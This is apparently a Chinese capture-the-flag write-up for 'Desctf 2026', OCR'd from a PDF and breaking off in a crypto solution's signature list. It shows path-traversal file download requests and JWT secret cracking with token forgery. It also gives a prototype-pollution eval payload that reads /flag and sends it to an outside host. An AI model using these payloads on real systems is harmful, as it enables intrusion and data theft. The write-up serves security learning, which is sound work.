Desctf 2026

web

1.baby java

2.note hub

reverse

1.VINe

misc

1.wireshark

2.签到

crypto

1.尽人事

2.Neural secrets

3.Low bits high risk

4.check in


pwn

1.array

web

1.baby java

题目给了很多的js文件



分析其中的app.js看有没有开放的接口

/systemLoginController/resetPassword 重置密码-可能登录admin账号，测试结果失败

/waterToDeclareWithAttachment/downLoad/waterToDeclareWithAttachment/downLoad 任意文件下载/目录穿越

```
return V.post("".concat(K,"/waterToDeclareWithAttachment/downLoad"),
  responseType:"blob",headers:{
    "Content-Type":"application/json"
  }
}
```

构造一下

```
POST /ZGXT/waterToDeclareWithAttachment/downLoad HTTP/1.1
Host: 129.211.172.20:30112
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=653B932690739A9009ED8ED2158EB365; JSESSIONID=
BE5E665DD36F28DBBB3096F9609B6B54
If-Modified-Since: Sun, 22 Feb 2026 08:56:53 GMT
Connection: keep-alive
Content-Type: application/json
Content-Length: 25

{
    "filePath":"/flag"
}
```

```
1  HTTP/1.1 200
2  Content-Disposition: attachment; filename=flag
3  Content-Type: application/x-msdownload
4  Content-Length: 43
5  Date: Sun, 08 Mar 2026 08:16:51 GMT
6  Keep-Alive: timeout=20
7  Connection: keep-alive
8
9  flag{a4355232-1225-4706-9bda-74fd8dfd96ec}
10
```

2.note hub

题目给出了附件

```javascript
const undefsafe = require('undefsafe');
const jwt = require("jsonwebtoken");
const secretKey = "???";

class Notes {
    constructor() {
        this.id = 0;
        this.title = "Title";
        this.author = "Author";
        this.note = {};
    }
    addNote(id, author, content) {
        this.note[(id).toString()] = {
            "author": author,
            "content": content
        };
        if (id) {
            undefsafe(this.note, id + '.author', author);
            let commands = {
                "runner": "1+1",
            };
            for (let index in commands) {
                eval(commands[index]);
            }
        }
    }
    showNote(id) {
        // ...
    }
    showAll() {
        // ...
    }
}

```

java对象原型污染+eval远程命令执行

在'id'处创建属性，在'auther'处输入命令

开始个登录页面

```
function doLogin() {
  data = {
    'username':$('#username').val(),
    'password':$('#password').val()
  };
  $.ajax({
    url:'/login',
    type:'post',
    contentType:'application/json',
    data:JSON.stringify(data),
    dataType: "json",
    success:function(data){
      if(data.message === 0){
        document.cookie = `token=${data.token}
        ; path=/`;
        window.location.replace("/write");
      }
      else{
        alert(data.message);
      }
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: content-type
Access-Control-Allow-Methods:
DELETE,PUT,POST,GET,OPTIONS
Hint: 6e6565642061646d696e
Content-Type: application/json; charset=utf-8
Content-Length: 180
ETag: W/"b4-nBXR4ZOnObrYBtyMskkiU2nzuu0"
Date: Mon, 09 Mar 2026 10:37:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "message":"OK",
  "token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2
  VybmFtZSI6Imd1ZXNOIiwiaWFOIjoxNzczMDUyNjMwLC
  J1eHAiOjE3NzMwNTYyMzB9.-6_1RIxEJCADIGPVVz9GZ
  ukH6vfVnIKycyeJOXPvfEc"
}
```

登录后会返回一个token，然后还发现了/write路径。响应头有个hint，解码后是need admin，所有我们需要构造jwt，构造需要secret key，通过爆破得到

```
成功破解密钥！密钥为：aB3x
总尝试次数：228165，耗时：1.738290178s
```

构造好后进去/write，可以开始写payload了

```
GET /write HTTP/1.1
Host: ins.desctf2026.wetolink.com:48359
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,applicat
ion/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
1c2VybmFtZSI6ImFkbWluIiwiaWFOIjoxNzczMDU
yNjMwLCJleHAiOjE3NzMwNTYyMzB9.dPo9qX5nTI
5ww3U9zequsFFxE-yGFGWTW1qm7_HRs8s
Connection: keep-alive
```

```
47      </div>
48      <script>
49        $('#submitBtn').click(function(){
50          submitNote();
51        }
          );
52        function submitNote() {
53          data = {
54            'id': $('#id').val(),
55            'author': $('#author').val(),
56            'content': $('#content').val(),
57          };
58          $.ajax({
59            url: '/write',
60            type: 'post',
61            contentType: 'application/json',
62            data: JSON.stringify(data),
63            dataType: "json",
64            success:function(data) {
65              if(data.message === "OK") {
66                alert("Note saved!");
67              }
```


我们根据代码找到了/Notes路径，发现里面的代码没有被执行后展示，可以报错回显法或外带数据法，报错没用，外带可以

```JSON
{
  "id":"constructor.prototype",
  "author":"require('h'+'ttp').get('http://<ip>/?f=' + require('f'+'s').readFileSync('/f'+'l'+'a'+'g'))",
  "content":"1"
  }
```

reverse

1.VINe

将apk丢到 jadx-gui 反编译，查找vin，看到





```
public native String encrypt(String str);

static {
    System.loadLibrary("native-lib");
    MY_UUID = UUID.fromString("00001101-0000-1000-8000-00805F9B34FB");
}
```

```HTTP
public native String encrypt(String str);
...
final String strEncrypt = encrypt(str);
this.outputStream.write(strEncrypt.getBytes());
```

进去后找到这些加密过程都在 native-lib.so中

使用apktool将native-lib.so抽出来



丢到IDA里分析一下

```
enhancedEncrypt(std::string const&,std… .
sub_619A0                               .
Java_com_example_verifyVIN_VinInputAct… .
```

分别找到密钥和加密过程

```
dest_1[n] = 0;
__android_log_print(4, "NativeLib", "Encrypting input: %s", s);
strcpy((char *)__MySecretKey123_@_, "\"MySecretKey123!@#");
```

91	103.065911	remote ()	localhost ()	SPP	82	Rcvd "d506b266d52ec405cbd409a612e4dc75d2e06f8d2b122b143085233e6ec..."
92	103.172322	localhost ()	remote ()	SPP	21	Sent "Wrong\r\n"
98	124.742273	remote ()	localhost ()	SPP	82	Rcvd "d506b266d52ec405cbd409a612e4dc75d2656a9114af2b1f2f83c071e2f0..."
101	124.830824	localhost ()	remote ()	SPP	21	Sent "Right\r\n"

还回right的十六进制是

d506b266d52ec405cbd409a612e4dc75d2656a9114af2b1f2f83c071e2f0e2dd79dd

脚本 Python

```python
def decrypt_vin_final(hex_data):
    # 1. 初始化密钥和数据
    # Key: "MySecretKey123!@#" (17字节)
    key = b"MySecretKey123!@#"
    cipher = bytes.fromhex(hex_data)
    data = list(cipher)
    n = len(data)  # 此时 n 应为 34

    # 2. 逆向三轮加密变换 (必须按照 3 -> 2 -> 1 的顺序逆推)

    # 逆向第三轮 (Offset = 2)
    for i in range(n):
        k = key[i % len(key)]
        data[i] = ((data[i] - 2) ^ (2 * k & 0xFF)) - k
        data[i] &= 0xFF

    # 逆向第二轮 (Offset = 1)
    for i in range(n):
        k = key[i % len(key)]
        data[i] = ((data[i] - 1) ^ (2 * k & 0xFF)) - k
        data[i] &= 0xFF

    # 逆向第一轮 (Offset = 0)
    for i in range(n):
        k = key[i % len(key)]
        data[i] = (data[i] ^ (2 * k & 0xFF)) - k
        data[i] &= 0xFF

    # 3. 解析结果
    full_str = bytes(data).decode('ascii', errors='ignore')

    # 修正切片逻辑:
    # 总长 34 字节 = 前缀 "AndroidNative2024" (17字节) + VIN (17字节)
    # 跳过前 17 字节的前缀
    vin = full_str[17:]
    return vin


# 你的流量包 hex 数据 (68字符/34字节)
traffic_hex = "d506b266d52ec405cbd409a612e4dc75d2656a9114af2b1f2f83c071e2f0e2dd79dd"

try:
    result_vin = decrypt_vin_final(traffic_hex)
```

```
        print(f"解密成功！")
        print(f"VIN 码: {result_vin}")
        print(f"最终提交格式: flag{{{result_vin}}}")
    except Exception as e:
        print(f"解密出错: {e}")
```


```
解密成功！
VIN 码: 12345678901234567
最终提交格式: flag{12345678901234567}
```

misc


1.wireshark

识别虚假 flag报文

13ba0000002102031e666c61677b746869735f69735f66616b655f7472795f686172646572217d 解析后，数据区 ASCII 为 flag{this_is_fake_try_harder!}，含try_harder提示，判定为虚假的flag



提取解密密钥假 flag 相邻流量中，192.168.100.101 返回报文 14690000000b0103085337434f4d4d3031，数据区53 37 43 4f 4d 4d 30 31转 ASCII 为 S7COMM01，推测为解密密钥。



定位异常密文分片后续流量中，192.168.100.10→192.168.100.101 出现 6 条异常 Modbus 功能码 8（Diagnostics）报文，数据区为 8 字节十六进制块，按时间顺序拼接得 48 字节密文：ded7825ede4fd19c9f37371c37c6fa2d54e6fe2801f0df1d763175a586db1c629efa82d0f8eacb417b4419392b4a6aa8

DES-ECB 解密获取真 flag以S7COMM01为密钥，对 48 字节密文（6 个 DES 分组）执行 DES-ECB 解密，脚本如下：

```
from Crypto.Cipher import DES
from binascii import unhexlify
key = b"S7COMM01"
cipher_hex = (
    "ded7825ede4fd19c"
    "9f37371c37c6fa2d"
    "54e6fe2801f0df1d"
    "763175a586db1c62"
    "9efa82d0f8eacb41"
    "7b4419392b4a6aa8"
)
cipher = unhexlify(cipher_hex)
plain = DES.new(key, DES.MODE_ECB).decrypt(cipher)
print(plain)
```

解密结果为b'flag{a3f8e2d1-7c19-4a6b-b5e8-9d2f0c4a7e31}\x06\x06\x06\x06\x06\x06'，去除尾部 PKCS#5/PKCS#7 填充（\x06）后，最终 flag 为：flag{a3f8e2d1-7c19-4a6b-b5e8-9d2f0c4a7e31}

2.签到



crypto

1.尽人事

直接上脚本：

Python

```python
import re
import random
from randcrack import RandCrack
import hashlib

# 读取命书.txt文件
with open('命书.txt', 'r', encoding='utf-8') as f:
    data = f.read()

# 提取所有天命值
t_list = [int(x) for x in re.findall(r'天命: (\d+)', data)]
print(len(t_list))  # 应该是2495

# 将字节转换为32位整数
ints = []
for i in range(0, len(t_list)//4 * 4, 4):
    val = t_list[i] | (t_list[i+1]<<8) | (t_list[i+2]<<16) | (t_list[i+3]<<24)
    ints.append(val)
# 剩余三个字节
last_bytes = t_list[len(ints)*4:]
print(len(ints))  # 623
print(last_bytes)  # 三个字节
seal_a = 14742514036318934115
seal_b = 1739382342

for h in range(256):
    # 构造第624个整数
    x624 = (h << 24) | (last_bytes[0] | (last_bytes[1]<<8) | (last_bytes[2]<<16))
    full_ints = ints + [x624]
    # 用randcrack恢复状态
    rc = RandCrack()
    for v in full_ints:
        rc.submit(v)
    # 获取后续三个随机数
    r1 = rc.predict_getrandbits(32)  # 第625个
    r2 = rc.predict_getrandbits(32)  # 第626个
    r3 = rc.predict_getrandbits(32)  # 第627个
    # 计算X和Y
    X = seal_a ^ (r1 | (r2 << 32))
    Y = seal_b ^ r3
    from z3 import *
    yin = BitVec('yin', 64)
```

```
        yang = BitVec('yang', 64)
        solver = Solver()
        solver.add(yin * yang == X)
        solver.add(yin ^ (yang >> 6) == Y)
        # 限制为32位
        solver.add(yin < 2**32)
        solver.add(yang < 2**32)
        if solver.check() == sat:
            m = solver.model()
            yin_val = m[yin].as_long()
            yang_val = m[yang].as_long()
            print(f"Found: h={h}, yin={yin_val}, yang={yang_val}")
            # 计算flag
            flag = "DesCTF{" + hashlib.md5(f"{min(yin_val,yang_val)}|{max(yin_
    val,yang_val)}".encode()).hexdigest() + "}"
            print(flag)
            Break
```

2.Neural secrets

import torch import numpy as np # 加载文件 data = torch.load('model.pth', map_location='cpu') state_dict = data['model_state_dict'] vocab = data['vocab'] idx_to_char = {v: k for k, v in vocab.items()} # 重新收集二进制序列，这次按层顺序 binary_sequence = [] layer_names = ['lstm.weight_ih_l0', 'lstm.weight_hh_l0', 'lstm.bias_ih_l0', 'lstm.bias_hh_l0', 'lstm.weight_ih_l1', 'lstm.weight_hh_l1', 'layer_norm.weight', 'layer_norm.bias', 'fc.weight'] print("=== 二进制序列分段分析 ===\n") for name in layer_names: if name in state_dict: tensor = state_dict[name] flat = tensor.flatten() near_int = torch.abs(flat - torch.round(flat)) < 1e-4 if near_int.any(): int_vals = torch.round(flat[near_int]).int() bits = [v.item() for v in int_vals] print(f"{name}: {bits[:20]}...") # 显示前20个 binary_sequence.extend(bits) print(f"\n完整二进制序列长度: {len(binary_sequence)}") # 方法1: 寻找0和1的交替模式 print("\n=== 寻找模式 ===") # 将序列分段，看哪里发生变化 changes = [] for i in range(1, len(binary_sequence)): if binary_sequence[i] != binary_sequence[i-1]: changes.append(i) print(f"值变化的位置: {changes}") # 方法2: 将连续的0或1分组 print("\n=== 游程编码分析 ===") groups = [] current_val = binary_sequence[0] current_count = 1 for val in binary_sequence[1:]: if val == current_val: current_count += 1 else: groups.append((current_val, current_count)) current_val = val current_count = 1 groups.append((current_val, current_count)) print("值, 长度:") for val, count in groups: print(f" {val}: {count}") # 方法3: 特殊关注 layer_norm.weight 的128个1 print("\n=== 分析 layer_norm.weight 的128个1 ===") # 找到这128个1在序列中的位置 layer_norm_weight_start =

0 for name in layer_names: if name == 'layer_norm.weight': break if name in state_dict: tensor = state_dict[name] flat = tensor.flatten() near_int = torch.abs(flat - torch.round(flat)) < 1e-4 if near_int.any(): layer_norm_weight_start += near_int.sum().item() print(f"layer_norm.weight 起始位置: {layer_norm_weight_start}") print(f"这128个1在序列中的索引范围: [{layer_norm_weight_start}:{layer_norm_weight_start+128}]") # 方法4: 尝试将二进制序列按不同的位宽分组 print("\n=== 尝试不同的编码方式 ===") # 将序列分成8位一组，但这次考虑大端序和小端序 for endian in ['big', 'little']: print(f"\n{endian.upper()} endian 8-bit:") text = "" for i in range(0, len(binary_sequence) - 7, 8): byte = 0 bits = binary_sequence[i:i+8] if endian == 'big': for j in range(8): byte = (byte << 1) | bits[j] else: # little for j in range(8): byte = byte | (bits[j] << j) if 32 <= byte <= 126: text += chr(byte) else: text += f'[{byte}]' print(f"结果: {text[:200]}") # 方法5: 检查是否可能是base64或其他编码的二进制表示 print("\n=== 检查是否有特殊模式 ===") # 将二进制转换为十六进制字符串 hex_str = '' for i in range(0, len(binary_sequence) - 3, 4): nibble = 0 for j in range(4): nibble = (nibble << 1) | binary_sequence[i+j] hex_str += format(nibble, 'x') print(f"十六进制表示: {hex_str[:100]}") # 方法6: 检查eval_cache是否包含更多线索 print("\n=== 深入分析 eval_cache ===") eval_cache = data['eval_cache'] # 计算每行与embedding的距离，找出最匹配的字符序列 emb_weight = state_dict['embedding.weight'] print("eval_cache 每行匹配的字符:") matched_chars = [] for i in range(eval_cache.shape[0]): row = eval_cache[i] # 找最近的embedding distances = torch.norm(emb_weight - row, dim=1) best_idx = torch.argmin(distances).item() best_dist = distances[best_idx].item() matched_chars.append((best_idx, best_dist)) if best_dist < 2.0: # 阈值 print(f"行 {i:2d}: 匹配到索引 {best_idx:2d} ('{idx_to_char[best_idx]}'), 距离={best_dist:.4f}") # 将匹配的字符组成字符串 char_sequence = ''.join([idx_to_char[idx] for idx, dist in matched_chars if dist < 2.0]) print(f"\n可能的字符序列: {char_sequence}") # 检查是否有特殊模式 print(f"\n序列长度: {len(char_sequence)}") if len(char_sequence) > 0: print(f"序列前50: {char_sequence[:50]}")

3.Low bits high risk

使用 IntegerLattice 的 closest_vector

Python

```python
from hashlib import md5

q = 0x010000000000000000001f4c8f927aed3ca752257
leak_bits = 3
L_val = 2^leak_bits

sigs = [
(0x525931a9ff8ef95025939a57275ecedc2730421f, 0x5288ed7146c188ebda9b6c8909726c3d6f957891, 0x334c301c2d861fa8cceecabc542a5cb7dd7df7d9, 0x6),
(0x4b21047e1112dbfee487b4f23471f2fb438e268, 0x82878368ef18996109bf10adae81e1acaeb9fa25, 0xd4d9ec1faa9534a3fa4ff0fe78488ebf175cdfec, 0x4),
(0xdd2e98102508e178fdf1e289ac8342250da6408f, 0x38069b3213a57a077a38938d082a7590d0a21b95, 0xcff1f76af8f15422bb288c8af372332cc6ace970, 0x1),
(0xecb8547ea2a68788665e01a7025093c47f2b45de, 0x6f7155ce9da5434227e48554a0bef7d7492cadb, 0x53f6e1a52554436620b392dea75738b5f670d2b2, 0x2),
(0xefb887600edf8d279f3cca868ef641e9284ae769, 0x9caea57dd4681d1ab53029cf631a47277386bc72, 0xce7743df557c732daff4595d8430ea8485ab3aca, 0x3),
(0x957ec8b7a53dea95d53a5c94d595b834c2be61ca, 0x1b24031194de7dac370a2f7c9be316dc14cbe3f2, 0xc40b5c4c674d1f4cb99891bf342f8acebca9258b, 0x5),
(0x8ba1946c16b7c8d98c6e01836ae0d791ecae07d9, 0x6daec7923c03c56a18d764d9497c39871912fb1a, 0x717b2cf60cc5416eb3f1666e79f30d538f5c9038, 0x5),
(0x72337b25f3486e8518d8f3a4da21724cf3977246, 0xff88c0ddcdcdfb98ca50b68c035434ee2e81cd1d, 0x748e1c374d1efdcb3b9bd7b3c812213ddc1ab940, 0x4),
(0xa71275186b7bbc9747c5831b1e4c75f1bd3eae7a, 0x43b995ded8fddfa6365a51d547456376c8f79b88, 0x6c9a0e390dc7d40900f412313dfe0deb8a5cbb45, 0x6),
(0x926bff0ea87d5c1e8c9da39ceb01a10d1b3c0709, 0xaeb5012cbaf479dd3c2d297ba3a80d344ab22f57, 0xa3eff29dffaed0371d860e291c8f65eb287918ce, 0x3),
(0xdc9e51d365f8a827988cf70c4913d987343dc74a, 0xa6940f2d3f38d0d4b20c36b24f4f91b5bdee59c1, 0xb3a7373eeaf10e449aca7e3cc00f6f554ff0473f, 0x4),
(0x2bcbef8732ab1e591dff595cb1c979f90ebadf0c, 0x3b629a50ab44f67f762dff710653c1fa995863c1, 0x7425a16af106e5eba3a0f751baba95708ead3c0, 0x1),
(0x6a0eadeed0b9e7e900df27d5e253968c30f0f6bd, 0x47e22a97f4dfee66b8b04983bbfbfe0374fa917d, 0xfadb3f2a5b347b9fa8cfdaeddecb1215f19ec707, 0x7),
(0x884675226091712e22a0fbf1fa3c0de95fa09dae, 0x6549eabd7fd5bc6832e2ab061fb02d0f1df6b19a, 0xb660a3baf9d96985c3b8d420259003b8fc0a4410, 0x2),
(0x2a81e382054ed9523f5e4d2a966252b51046325d, 0x81f663abbd508d6df460a1d5a857829834a969ac, 0xe51bcf400dd3fddb5b9f13fd0403b3af011f9fc6, 0x4),
(0x25f6147e13fc52aaf92b1622134c52dff9ec282d, 0x76e457adf428f8a1a82711584e336c0b3b70e94e, 0x6af1ced8354c4bdf84fc55fef847848d4dad83e6, 0x3),
(0xfe0eba650a95051d8fa04f43824d465fdad34493, 0xadd5339288e5527a394a602a2f4e891dbdf8d7aa, 0x169a5d1b893fa66e35ec2620bc96f73d067c9460, 0x3),
(0xb8914a5d41cdd7ff1f0eed7e6eab2e79fabfde5b, 0xf6673ed83fe9731508921bfc12773a19980e5345, 0x83710a069298113cfc91d716a38e1584b2606033, 0x5),

```

```
(0xae25b8812cc4f7fec5a14f4174328be0a254cc26, 0x16381c71aa45674488d8b1a10ff0a16d4fd6c997, 0xa947337c2f9d0efe9e69f3a5332c7d0887937643, 0x0),
(0xd8bc55b669d86fe42448a83063aea36251b5fe75, 0x8050afa80843f0162c7fa5323cf19f4f194f90ec, 0x9207917cde2804eb97708cb3392610f716e8c5c, 0x4),
(0xabf778fe7279f34fe6f883d56b938ec46bafb21, 0xf1e96791da0ebc0981eb60fae9509f3c973d5df7, 0xf3f07a604cde6a2164601357cfde0c4b2200fb44, 0x5),
(0x8bbc50d04d2841668fc639c0a0f5ae2cd9f13e03, 0xfa4107e471bd396a25b3853ec09a56c49343cfa3, 0xaf2d6a8142fcf028ce8aabc31377c6d7c63bc9c3, 0x7),
(0xd3db7034072a88a03f7a632fdc3f5a07846c79c3, 0x463871a92ceba68a12ab4d02759ff1aec24c9355, 0xc61b3931ecf8330d4b26b9175efa8690161d25b4, 0x4),
(0x5d5672957260b5794e305ee24bccc07f8dd34d94, 0x7c27bdada7014240c904d42c5a1a1e5f38ea9826, 0x779a7fcc0582e3d901494a98b8d9aa1b8d5f5840, 0x7),
(0x1d197eefd0a6c59ea8f3cfc69c066ce92d7f6e96, 0x665a2ba8a286880c09e2c9ea9adb7479d5bc123d, 0x6377c18c0cf75070627ef9613af864be815eeed6, 0x4),
(0x9c7975f4b345048f7e2d3614d5fdcf162be0d920, 0xf2142d01b4b7c2a5585c8458366c716729ee3329, 0x1dd8903dafda53bfe000f606bceee5b31816f683, 0x7),
(0x5062cb7d6e3b50df1820f5996962b5b8b1fc4617, 0xaa47856eecf23e8ef0f212ed3a978f4d5564d650, 0xa02ffbb157a74b3f105895cbe487c6e1da411070, 0x0),
(0xcdfcb6ff93ca01a2755c0c8f0ad8ee04118e1b9e, 0x1fdc78b5968fbd65351406a0e7cb6f45d9f26a01, 0xcec3c44ec773a31fd3785a998e3526624a504705, 0x3),
(0x65fc356da2a36d35d88c5c5792661d8fe152821c, 0x20a49731ddf37504876ed4303cf8ee52426abbbe, 0xf974613f265ced476f0ad2548eecffcf4b648a9e, 0x7),
(0x59544b829fa1f696558ea62792b85e114e397433, 0x23645dd35469fd873a73db34f1018f08ae7f2c24, 0xe5a23255d9760df1f8d6c8ce1652e0480beb0b7d, 0x2),
(0x8ef11fdbed1a2f64faca70aea2cac44dadd8c14c, 0x640d24c485e9e04b9af2355c07cf7ad430c7ca58, 0x20f0e050124bd754c13b8c2e86dbebaee2132bec, 0x1),
(0x1b5ac91240f6450de7fc5208f0762501790e28b7, 0x7991d2db2512b6463c201f0523ed863ce2a670e8, 0xebf64515f997f18b726cd11a24276ef26505a409, 0x6),
(0xba35a8c66a894fae013ac56c9d6ba538d8cbcf0b, 0xcea24619e5bdd3418da925e3aebd5a3c6f64ef03, 0xb9216f67fe0aa26e374b92ecf4b0c8545522785e, 0x0),
(0xe4e86fdd765bc4d98bc807e3f56ad2f2ef8dbd15, 0x67a9d34b95c25764e1026fd64a0cdadc4f894ef, 0x57f0a006eb1ddbae5b7aaaa3e5a2740c1401c9e2, 0x6),
(0xe582d66c85dda020da90ce0248057e9dff2a0120, 0x8f261523dad715ddc7c992972d8cdab39a0e8920, 0x2bcd65226ab00e4e1117a90b735ea287a921641a, 0x2),
(0x62ac7d9437e54969456ae056289adeaefaccd6bb, 0xe7a23830bdccf8e24a6aa1d84d94cff498f3958a, 0x13d192adc3f46a9a2b624a3a93e6faf243e2120f, 0x7),
(0xd24bfd231c4e6b4b3fe46ec642392e59bf1b7358, 0x51b756a681426525f7194a66375a35185d529813, 0x57a86c9d1fe7fe8ad9b05ea21239cd42bce93ca6, 0x2),
(0xeb0501d2e40edeb6ecad416cfb5d12459de1f32a, 0xc5a4cacf614bc751913067271226823d77b51c85, 0xd86708d496f4e4265526247c79931bbc0351237c, 0x0),
(0xb41393d8fe5adbe01ec1ae88aacf8030f990c260, 0xb6997c03f903bc1add14cb98e8741647a60c62ad, 0x2fa481db8208ccfa161e791631d91cc012bff387, 0x5),
(0x851a5f6a1ff9ad28e22858aded0abe1d927f8f47, 0xa35a9a8b26bcbf0a639efd5583c9830aa2834a61, 0x71ed5887fc9b53af96793aa25285227e679923d0, 0x6),
(0x36d5d74fdbb34184f56989136c19526a1e66f284, 0xe2636b99dd8277a5bdf411a2ab44688704682b8b, 0x8fa686e14e0c8c40f507b8e4cc8abf2d8391e13e, 0x3),
```

```
(0x136e1685ce0dd8fa72c17db7f71ad3ec08201b0f, 0xf8715b24f37af56cd40108e12d
4cd65dfe47b18a, 0x447eb0b48cd17036c130d2c9814df4452645562e, 0x3),
(0x442cd9850919eef698ad67aad25dac1e609042cc, 0x8879c395e3021c4c8e1d4cf3ed
7556ddcfe88c98, 0xaf3310936f1bf6f93698081b581b362aa4432c2f, 0x0),
(0xe788598a42acba0d0b7b1f6ec9b230b44a477aad, 0xad119581e7a04cf0b3b1f5197b
c27d9684813b36, 0x774ad198691047f7a63714bc633ebf66aa7d2e9d, 0x0),
(0x96db72fa75d1f4ef567ae6b0a6a9b67b6eb925, 0xb2a2d5c2c26fdf25b4ccc5981bef
f2fbce544bf1, 0x259ef89bfdf867a25f2a45ba31e3b8f01d15ac98, 0x6),
(0xfe84f3657569c6b2f6a820fe72ae29980bb3d3b6, 0x81f40f3434d8a526ae3bdd9229
e3b91436c195f2, 0xd9ad8ce4bae25a93282b2d585a3ccc9f76c3cfd2, 0x0),
(0xbd38a3ba51b95b74301f1a375039aadf45cf9500, 0x981371c31ca751800cd9554d12
0390faa176f90, 0xc687f4008be79d2f747d0d3d373d2908dc99f863, 0x0),
(0x5cf2a3d05d937cb49929f7a5420c77a510f9b9db, 0x43b40c9c33d53a2c03193c499e
f7f99c19d36ed2, 0x6efe5e9f33a99b6d6e2b072c52923bbbc6050ee0, 0x4),
